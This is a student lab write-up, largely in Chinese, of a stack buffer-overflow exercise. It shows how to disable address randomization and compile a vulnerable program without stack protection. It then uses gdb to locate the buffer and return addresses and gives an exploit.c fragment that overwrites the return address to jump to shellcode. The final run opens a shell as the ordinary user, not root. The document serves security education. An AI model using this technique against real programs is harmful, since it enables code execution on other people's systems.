

Lab 2.3 Buffer Overflow Vulnerability

1 Goals

In this lab, you will be given a program with a buffer-overflow vulnerability; your task is to develop a scheme to exploit the vulnerability and finally to gain the root privilege. It uses Ubuntu VM created in Lab 2.1. Ubuntu 12.04 is recommended.

2 Steps

由于64位ubuntu使用的传参方式是寄存器传参，为方便起见，这里采用32位进行对源代码进行编译。安装与32位编译相关组件的命令如下：


```
1 sudo apt-get install aptitude
2 sudo aptitude install gcc-multilib
```

设置参数，防止随机化地址。

```
1 $ su root
2 Password: (enter root password)
3 sysctl -w kernel.randomize_va_space=0
```

通过 `gcc -g -z execstack -fno-stack-protector -o stack stack.c` 命令生成可执行文件stack

通过 `gdb stack` 启动 gdb 调试工具



```
ying@ying-virtual-machine: ~
ying@ying-virtual-machine:~$ gcc -m32 -g -z execstack -fno-stack-protector -o stack stack.c
ying@ying-virtual-machine:~$ gdb stack
GNU gdb (Ubuntu 7.12.50.20170314-0ubuntu1) 7.12.50.20170314-git
Copyright (C) 2017 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...done.
(gdb)
```

在调试工具中，通过 `disass` 命令来查看汇编代码，在这里我们选择查看子函数 `bof` 的汇编代码。

通过代码我们可以得到，`strcpy` 传入了两个参数 `str` 和 `buffer` 指针，根据从右到左的压栈顺序，`buffer` 对应的地址可以在 `0x080484ca` 处的寄存器 `eax` 中找到，我们在这一行通过 `b *bof+15` 来设置断点。然后通过 `r` 命令启动运行

```

(gdb) disass bof
Dump of assembler code for function bof:
   0x080484bb <+0>:    push    %ebp
   0x080484bc <+1>:    mov     %esp,%ebp
   0x080484be <+3>:    sub     $0x18,%esp
   0x080484c1 <+6>:    sub     $0x8,%esp
   0x080484c4 <+9>:    pushl   0x8(%ebp)
   0x080484c7 <+12>:   lea     -0x14(%ebp),%eax
   0x080484ca <+15>:   push    %eax
   0x080484cb <+16>:   call    0x8048370 <strcpy@plt>
   0x080484d0 <+21>:   add     $0x10,%esp
   0x080484d3 <+24>:   mov     $0x1,%eax
   0x080484d8 <+29>:   leave   %eax
   0x080484d9 <+30>:   ret
End of assembler dump.
(gdb) b *bof+15
Breakpoint 1 at 0x80484ca: file stack.c, line 12.
(gdb) run
Starting program: /home/ying/stack

Breakpoint 1, 0x080484ca in bof (str=0xffffcf47 <incomplete sequence \367>) at stack.c:12
12      strcpy(buffer, str);
(gdb)

```

运行到断点时，通过 `i r eax` 命令查看寄存器 `eax` 的值，得到 `0xffffcf14`，同理为了获得函数的返回地址，我们在程序的一开始 `0x080484bc` 处通过 `i r esp` 命令得到函数的返回地址为 `0xffffcf28+4`，此处的 `+4` 是因为 `ebp` 被压入栈。


```

Breakpoint 1, 0x080484ca in bof (str=0xffffcf47 <incomplete sequence \367>) at stack.c:12
12      strcpy(buffer, str);
(gdb) i r eax
eax      0xffffcf14      -12524
(gdb) b *bof+1
Breakpoint 2 at 0x80484bc: file stack.c, line 8.
(gdb) c
Continuing.
Returned Properly
[Inferior 1 (process 9470) exited with code 01]
(gdb) run
Starting program: /home/ying/stack

Breakpoint 2, 0x080484bc in bof (str=0xffffcf47 <incomplete sequence \367>) at stack.c:8
8      {
(gdb) i r esp
esp      0xffffcf28      0xffffcf28
(gdb)

```

计算两个地址的差值： $0xffffcf2c - 0xffffcf14 = 0x18 = 24$ 再结合下面的堆栈示意图可以知道：如果参数 `buffer` 需要覆盖掉返回地址，那么需要修改 `buffer+24` 处的返回地址。




结合以上叙述，我们可以在 `buffer+24` 处填入返回地址，返回的地址指向 `shellcode` 存放的地址，而它存放的地址我们假设在 `buffer+0x100` 处，因而其实际地址为： $0xffffcf14 + 0x100 = 0xffffd014$

由于数据存放是小端模式，因而覆盖的地址应该被拆分成 `\x14\xd0\xff\xff`，如下图所示：

```
/* You need to fill the buffer with appropriate contents here */
const char ret_addr[] = "\x14\xd0\xff\xff";
strcpy(buffer+24,ret_addr);
strcpy(buffer+0x100,code);
```

保存，编译 `exploit.c` 再按照下图运行即可，得到系统的 `shell`。

A terminal window titled 'ying@ying-virtual-machine: ~' showing the following commands and output:

```
ying@ying-virtual-machine:~$ gcc -o exploit exploit.c
ying@ying-virtual-machine:~$ ./exploit
ying@ying-virtual-machine:~$ ./stack
$ whoami
ying
$
```